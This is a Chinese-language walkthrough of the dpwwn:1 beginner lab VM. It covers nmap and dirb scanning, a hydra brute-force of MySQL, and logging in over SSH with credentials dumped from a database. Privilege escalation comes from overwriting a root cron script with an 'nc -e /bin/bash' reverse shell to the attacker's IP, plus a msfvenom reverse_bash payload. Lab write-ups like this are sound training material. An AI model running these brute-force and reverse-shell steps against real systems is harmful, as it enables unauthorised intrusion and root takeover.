dpwwn: 1
easyNo.3
目标: Gain the root privilege and obtain the content of dpwwn-01-FLAG.txt under /root Directory.
提示: Easy/helpful for beginners.
妙妙工具:
python -c 'import pty; pty.spawn("/bin/bash")'
环境配置
- kali: 192.168.110.130
- target: 192.168.110.134
信息收集
nmap
text
nmap -sS 192.168.110.0/24

Nmap scan report for 192.168.110.134
Host is up (0.0024s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh  OpenSSH 7.4 (protocol 2.0)
80/tcp   open  http  Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
3306/tcp open  mysql  MySQL 5.5.60-MariaDB
MAC Address: 00:0C:29:0C:34:F2 (VMware)

OS: CentOS, Linux 3.2 - 4.9
目录扫描
text
dirb http://192.168.110.134/

+ http://192.168.110.134/cgi-bin/
+ http://192.168.110.134/info.php
+ http://192.168.110.134/icons/其中info.php界面为phpinfo, 没有disable_functions设置, 但是同样没有可以利用的点, 拉倒了
那就试试mysql, 尝试爆破账号密码
bash
hydra -l root -P /usr/share/wordlists/rockyou.txt 192.168.110.134 mysql能爆破说明可以远程root登录, 但是跑完了字典也不行, 结果试出来密码为空; 开始查询mysql
mysql
show databases;
use ssh;
show tables;
select * from users;
# mistic  testP@$$swordmistic
那个mysql表里面也有一个user, 可惜只有root; 现在拿到了账号密码, 尝试登录ssh
getshell
bash
ssh mistic@192.168.110.134
testP@$$swordmistic
信息收集
bash
# 系统信息 Linux dpwwn-01 3.10.0-957.el7.centos.plus.i686 #1 SMP Wed Nov 7 19:17:19 UTC 2018 i686 i686 i386 GNU/Linux
uname -a
# 内核版本 3.10.0-957.el7.centos.plus.i686
uname -r
# 查看环境
python -h
nc -h
# 查看特权文件, 没啥东西
find / -perm -4000 2>/dev/null
# 看看权限, 没发现
sudo -l
# 看看计划任务, 发现有东西
cat /etc/crontab执行cat /etc/crontab发现有一个自启动文件且文件在我们用户目录下, 同时自启动文件的执行权限为root, 可以用于反弹shell
提权
不要想着编辑/etc/crontab了, 那个改不了
可以用vi编辑logrot.sh, 或者直接用echo也行
不像记住反弹shell你就用msf生成一个呗
bashmsfvenom -p cmd/unix/reverse_bash lhost=192.168.110.130 lport=7777
bash
# 清空文件然后添加:
nc -e /bin/bash 192.168.110.130 7777
# 或者直接echo
echo "nc -e /bin/bash 192.168.110.130 7777" > logrot.sh
然后稍等一会儿即可拿到shell

再来拿flag就行, 就在/root下